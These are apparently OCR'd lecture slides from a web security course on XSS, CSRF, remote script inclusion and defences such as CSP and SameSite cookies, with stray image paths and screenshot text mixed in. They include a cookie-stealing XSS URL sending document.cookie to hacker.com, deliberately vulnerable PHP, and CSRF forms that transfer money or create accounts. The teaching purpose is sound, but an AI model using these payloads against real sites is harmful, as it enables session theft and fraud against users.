Stony Brook University

CSE361 Web Security

Attacks against the client-side of web applications

Nick Nikiforakis

nick@cs.stonybrook.edu

Despite the same origin policy

- Many things can go wrong at the client-side of a web application

- Popular attacks
  - Cross-site Scripting
  - Cross-site Request Forgery
  - Session Hijacking
  - Session Fixation
  - SSL Stripping
  - Clickjacking

Threat model

- In these scenarios:
  - The server is benign
  - The client is benign
  - The attacker is either:
    - A website attacker (someone who can send you links that you follow and setup websites)
    - A network attacker (someone who is present on the network and can inspect and potentially modify unencrypted packets) (Passive/Active)

OWASP Top 10

- A1 – Injection
- A2 – Broken Auth and Session Management
- A3 – Cross-site Scripting
- A4 – Insecure Direct Object References
- A5 – Security misconfiguration
- A6 – Sensitive Data Exposure
- A7 – Missing function level access control
- A8 – Cross-site Request Forgery
- A9 – Using components with kn. vulnerabilities
- A10 – Unvalidated redirects and Forwards

OWASP Top 10

- A1 – Injection
- A2 – Broken Auth and Session Management
- **A3 – Cross-site Scripting**
- A4 – Insecure Direct Object References
- A5 – Security misconfiguration
- A6 – Sensitive Data Exposure
- A7 – Missing function level access control
- A8 – Cross-site Request Forgery
- A9 – Using components with kn. vulnerabilities
- A10 – Unvalidated redirects and Forwards

Example

```
<?php
   session_start();
   …
   $keyword = $_GET[‘q’];
   print “You searched for $keyword”;
   …
?>
```

Inputs to that page…

- “the meaning of life”
- I wonder about <u> stuff </u>
- How about <script>alert(1);</script>

- Craft this URL:

  http://victim.com/search.php?q=<script>
  document.location=“http://hacker.com/session_hijack.php?ck=“ + document.cookie;</script>

Cross-Site Scripting (XSS)

- Different types of script injection
  - **Persistent**: stored data used in the response
  - **Reflected**: part of the URI used in the response
  - **DOM-based**: data used by client-side scripts

REFLECTED XSS

```
http://www.example.com/search?q=<script>alert('XSS');</script>

        <h1>You searched for<script>alert('XSS');</script></h1>
```

Cross-Site Scripting (XSS)

- Different types of script injection
  - **Persistent**: stored data used in the response
  - **Reflected**: part of the URI used in the response
  - **DOM-based**: data used by client-side scripts

DOM-BASED XSS

```
http://www.example.com/search?name=<script>alert('XSS');</script>

<script>
  name = document.URL.substring(document.URL.indexOf("name=")+5);
         document.write("<h1>Welcome " + name + "</h1>");
</script>

<h1>Welcome <script>alert('XSS');</script></h1>
```

Subject **Urgent** 5:05 PM

To Me <nick.nikiforakis@cs.kuleuven.be> Other Actions

I need your help with this

Mayra Borrero @mayrabor · Jun 17


+*+*Making **money from home made** easy!+*+* nblo.gs/XKHBV

5:22 PM - 17 Jun 2014 · Details

Reply to @mayrabor

What can an attacker do with XSS?

- Short answer: Everything!



What can an attacker do with XSS?

- Long answer (non exhaustive):
  - Exfiltrate your cookies (session hijacking)
  - Make arbitrary changes to the page (phishing)
  - Steal all the data available in the web application
  - Make requests in your name
  - Redirect your browser to a malicious page
  - Tunnel requests to other sites, originating from your IP address (BEEF)

- Short demo: http://securitee.tk/files/search.php?a=hi

How would you stop this attack?

- Blacklisting (Everything except known bad)
  - E.g. No <, >, script, document.cookie, etc.
  - Intuitively correct, but it should **NOT** be relied upon
- Whitelisting whenever possible (Nothing except known good)
  - E.g. this field should be a number, nothing more nothing less
- Always escape user-input
  - Neutralize “control” characters for all contexts
- Content Security Policy
  - Whitelist for resources
  - Belongs in the “if-all-else-fails” category of defense mechanisms

Using Whitelisting

- In some cases, the data that the user is asked to provide is subject to constraints
  - Phone numbers
  - Email addresses
  - Home addresses
- For these cases, we can be very strict about what we accept:
  - Phone number can only be comprised of: [0-9][-()+ “ “]
  - Email addresses can only be comprised of: [A-Z][a-z][0-9][@.]
  - Etc.
- Stop parsing when an error is found (do not try to “fix it” at the server-side) and let the user know about the error

Encode/Escape output

- Next to whitelisting whenever possible, you should also encode outputs that depend on user input.
- Example
  - Convert “<“ and “>” to < and &rt;
- Try to use a well-known escaping library instead of doing it yourself

PHP

```
function noHTML($input, $encoding = 'UTF-8'){
        return htmlentities($input, ENT_QUOTES | ENT_HTML5,
                                $encoding)
}
```

Code example from: https://paragonie.com/blog/2015/06/preventing-xss-vulnerabilities-in-php-everything-you-need-know

Content Security Policy

- Detect and mitigate certain types of attacks, mainly XSS
- The policy is delivered by a website to a browser through an HTTP header

```
Content-Security-Policy: policy
```

- Through CSP, websites can list a series of sources that are trusted for remote content, for the current page
  - JavaScript
  - Iframes
  - CSS
- Anything not on the list, is denied

Content Security Policy - examples

```
Content-Security-Policy: script-src ‘self’ https://*.trusted.com
```

- We trust remote scripts when:
  - They are hosted, either on the origin of the current page or
  - They are hosted on any subdomain of trusted.com

Content Security Policy - examples

Content-Security-Policy: img-src *; form-action ‘self’; media-src ‘none’; default-src ‘self’

- We allow:
  - Remote images coming from anywhere (img-src)
  - Forms to only be posting to the same origin as the current page (form-action)
- We do not allow:
  - Any remote media
- Any resources that belong to other categories other than those explicitly mentioned:
  - Are allowed to load as long as they are on the same origin as the current page (default-src)

Content Security Policy – Resource Directives

Directive	Explanation
child-src	Restrict the URLs for embedded frame content
connect-src	Limit XHR, WebSecockets, and EventSource
font-src	Specify the origins that can serve web fonts
img-src	List the origins that can serve images
object-src	List the origins that can serve Flash and other object content
script-src	List the origins that can serve remote JavaScript code
upgrade-insecure-requests	Automatically convert all HTTP requests to remote content to HTTPS requests (remember mixed content?)

This is not an exhaustive list

Content Security Policy – inline scripts

- Limiting the sources of remote content is great, but what about injected JavaScript code?
  - <script> //do something malicious </script>
  - This is an inline script that does not need to come from a remote server
- In CSP, all inline scripts are, by default, forbidden
  - No mixing of HTML and JS
  - Every script must be in a separate file which is then included in the page
  - A CSP policy can enable inline scripts (script-src 'unsafe-inline')
    - When you enable inline scripts, many of CSP's advantages go away

Content Security Policy v2

- CSP was great in theory but still hasn't caught up in practice
  - Rewriting your entire web application to remove inline scripts is easier said than done

- CSP v2.0 supports two new features to help adopt CSP
  - Script nonces for inline scripts
  - Hashes for inline scripts
  - Read more here:
    - https://blog.mozilla.org/security/2014/10/04/csp-for-the-web-we-have/

Content Security Policy v2

- Script nonces for inline scripts
  - [HTTP Header] Content-security-policy: default-src 'self'; script-src 'nonce-2726c7f26c‘
  - [HTML] <script nonce="2726c7f26c">… </script>
- Hashes for inline scripts
  - [HTTP Header] content-security-policy: script-src 'sha256-cLuU6nVzrYJlo7rUa6TMmz3nylPFrPQrEUpOHllb5ic=‘
  - [HTML] <script> … </script>

Content Security Policy – trying it out

- A reasonable way of adopting CSP is to first try it out in “report-only” and study the errors received
  - In report-only, the browser reports a violation of the CSP policy but still allows scripts/images/etc. to be loaded, as if CSP was not present at all

Content-Security-Policy-Report-Only: img-src *; form-action ‘self’; media-src ‘none’; default-src ‘self’; report-uri /csp-errors

Browser XSS filters

- Some browsers try to help by attempting to detect obvious cases of XSS and stop them

- Chrome:
  - http://securitee.tk/files/search.php?a=%3Cscript%3Ealert(1);%3C/script%3E&auditor=1
- Internet Explorer:
  - http://securitee.tk/files/search.php?a=%3Cscript%3Ealert(1);%3C/script%3E&auditor=1
- Firefox:
  - Firefox does not support an XSS filter, wants users to use CSP instead

Browser XSS filters

- You should never, as a programmer, rely on these filters
  - These are there to protect the user if the programmer hasn't done anything about it
- In general, if you are a developer and you know that your code has a vulnerability, you go ahead and fix it. You don't base your security on:
  - Luck
  - Difficulty of exploitation
  - Requiring intimate knowledge of your code which you assume no one has

The friend of my enemy is my enemy

- What if an attacker can not find an XSS vulnerability in a website
  - Can he somehow still get to run malicious JavaScript code?

- Perhaps… by abusing existing trust relationships between the target site and other sites

JavaScript libraries

- Today, a lot of functionality exists, and all developers need to do is link it in their web application
  - Social widgets
  - Analytics
  - JavaScript programming libraries
  - Advertising
  - …

Remote JavaScript libraries

mybank.com

```
<html>
…
<script src=https://www.foo.com/a.js> </script>
…
</html>
```


- The code coming from foo.com will be incorporated in mybank.com, as if the code was developed and present on the servers of mybank.com

Remote JavaScript libraries

- This means that if, foo.com, decides to send you malicious JavaScript, the code can do anything in the mybank.com domain

- Why would foo.com send malicious code?
  - Why not?
  - Change of control of the domain
  - Compromised

Large-scale Study of Remote JS



You Are what You Include: Large-scale Evaluation of Remote JavaScript Inclusions, N. Nikiforakis et al.

Popular JavaScript libraries

Offered service	JavaScript file	% Top Alexa
Web analytics	www.google-analytics.com/ga.js	68.37%
Dynamic Ads	pagead2.googlesyndication.com/pagead/show_ads.js	23.87%
Web analytics	www.google-analytics.com/urchin.js	17.32%
Social Networking	connect.facebook.net/en_us/all.js	16.82%
Social Networking	platform.twitter.com/widgets.js	13.87%
Social Networking & Web analytics	s7.addthis.com/js/250/addthis_widget.js	12.68%
Web analytics & Tracking	edge.quantserve.com/quant.js	11.98%
Market Research	b.scorecardresearch.com/beacon.js	10.45%
Google Helper Functions	www.google.com/jsapi	10.14%
Web analytics	ssl.google-analytics.com/ga.js	10.12%

You Are what You Include: Large-scale Evaluation of Remote JavaScript Inclusions, N. Nikiforakis et al.

Attack from Syria kills teen on Israeli-occupied Golan, Israel says

JERUSALEM Sun Jun 22, 2014 6:10am EDT

RELATED TOPICS

World »

Syria »

Israel »

(Reuters) - An attack from inside Syria on Sunday killed a 15-year-old on the Israeli-occupied Golan Heights, the first fatality on Israel's side of the frontier since the Syrian civil war began, the military said.

Israeli tanks fired at Syrian army positions in response to what an Israeli military spokesman described as an intentional attack.

Security officials initially said a civilian contractor for Israel's Defense Ministry was killed in an explosion. But they later said that a youth, aged 15, who accompanied him, had died and that two other people were wounded.

A military spokesman said it was not yet clear whether a roadside bomb or an artillery shell or mortar round, fired from Syria across the frontier fence on the Golan, had struck the water tanker in which the group had been traveling.

MOST

1 Iraq militants take for caliphate

2 Poroshenko's Ukr support from Puti

3 Hundreds of thous democracy 'poll' i

4 Multiple protocol exposure at U.S.

5 U.S. soccer star assault on sister,

Full Focus


sea.sy/indexs/
Hacked by Syrian Electronic Army
Stop publishing fake reports and false articles about Syria!
UK government is supporting the terrorists in Syria to destroy it, Stop spreading its propaganda.

How did the SEA hack the NYT?

- Compromised advertising network…

https://medium.com/@FredericJacobs/the-reuters-compromise-by-the-syrian-electronic-army-6bf570e1a85b

A1 – Injection

A2 – Broken Auth and Session Management

A3 – Cross-site Scripting

A4 – Insecure Direct Object References

A5 – Security misconfiguration

A6 – Sensitive Data Exposure

A7 – Missing function level access control

A8 – Cross-site Request Forgery

A9 – Using components with kn. vulnerabilities

A10 – Unvalidated redirects and Forwards

Cross-site Request Forgery (CSRF)

- Is an attack where the attacker tricks the browser into injecting a request into an authenticated session
  - E.g. by means of scripting
  - E.g. by means of remote resource inclusion
- Attacker can perform requests/operations in the name of the user

Acme Bank

- Let's say you want to send money to someone
- Steps
  - Login to bank
  - Select appropriate page
  - Fill-in form
  - Submit

Destination account:

Amount:

Submit

Behind the scenes


```
<form method="POST"
target=https://mybank.com/move_money/>
        <input type="text" name="acct-to">
        <input type="text" name="amount">
        <input type="submit">
</form>
```

kittens.com

Submit

```
<form method="POST"
target=https://mybank.com/move_money/>
<input type="hidden" name="acct-to" value="12345-54321">
<input type="hidden" name="amount" value="1000">
<input type="submit" value="Submit">
</form>
```

Cross-site Request Forgery



CSRF and Intranet

- CSRF can also be used to make requests in your name in your private network

```
<form method="POST" target=192.168.1.1/create_account>
<input type="hidden" name="username" value="attacker">
<input type="hidden" name="password" value="hAkhAk!!">
<input type="submit" value="Submit">
</form>
```

Server-side Defense

- Include session-specific “secret” in form

```
<form method=“POST”
target=https://mybank.com/move_money/>
    <input type=“text” name=“acct-to”>
    <input type=“text” name=“amount”>
    <input type=“hidden” name=“t”
value=“dsf98sdf8fds324”>
    <input type=“submit”>
</form>
```

CSRF and Authentication status

- The classic CSRF attack abuses a user's existing session cookies with a victim website
- Does that mean that CSRF is a non-issue when a user is logged out?

- No! (although many still think "yes")
- In certain cases, an attacker can log in a victim with his credentials using an unprotected login form and still manage some sort of abuse
  - Login CSRF

Login CSRF

- Attacks are very dependent on the websites being attacked
- Two examples
  - Attacker uses a login CSRF to log in the victim to his Google account. All the user searches are now saved on the attacker's profile which the attacker can later investigate.
  - Attacker uses a login CSRF to log in the victim to his PayPal account. When the user later wants to perform a PayPal transaction, he will notice that his CC is missing from PayPal and likely re-enter it. Now the attacker can buy stuff as the user.

Stopping CSRF – the new way

- Starting from 2016, some popular browsers have started supporting an extra cookie flag called “samesite”
  - The possible values of this attribute are “Strict” and “Lax”
    - “Lax” is the default choice

```
Set-Cookie: SID=123abc; SameSite=Lax
```

```
Set-Cookie: SID=123abc; SameSite=Strict
```

Stopping CSRF – the new way

- The SameSite=Strict attribute requests from the browser to not attach the cookies to requests initiated by third-party websites
- Examples
  - Do not attach facebook.com cookies when:
    - attacker.com automatically submits a form towards facebook.com
    - attacker.com opens up facebook.com in an iframe
    - attacker.com requests a remote image/js from facebook.com
    - User clicks on a link to facebook.com on the attacker.com website

Stopping CSRF – the new way

- The SameSite=Lax relaxes the requirement for no third-party-initiated requests.
- The cookies will be attached in a third-party request as long as:
  1. The request is done via the GET method
  2. Results in a top-level change
     1. No iframes
     2. No XMLHTTPRequests
- Examples
  - Do not attach facebook.com cookies when:
    - attacker.com automatically submits a form towards facebook.com
    - attacker.com opens up facebook.com in an iframe
  - Do attach facebook.com cookies when:
    - attacker.com requests a remote image/js from facebook.com
    - User clicks on a link to facebook.com on the attacker.com website

Stopping CSRF – the new way

- While the SameSite attribute solves the core of the issue causing CSRF you should not be solely relying on it when building web applications
  - Low adoption by browsers
  - http://caniuse.com/#search=samesite

- Use both the token and the SameSite attribute
  - Part of the “belt-and-suspenders” mindset that we want in security
  - More formally known as “defense in depth”

A1 – Injection

A2 – Broken Auth and Session Management

A3 – Cross-site Scripting

A4 – Insecure Direct Object References

A5 – Security misconfiguration

A6 – Sensitive Data Exposure

A7 – Missing function level access control

A8 – Cross-site Request Forgery

A9 – Using components with kn. vulnerabilities

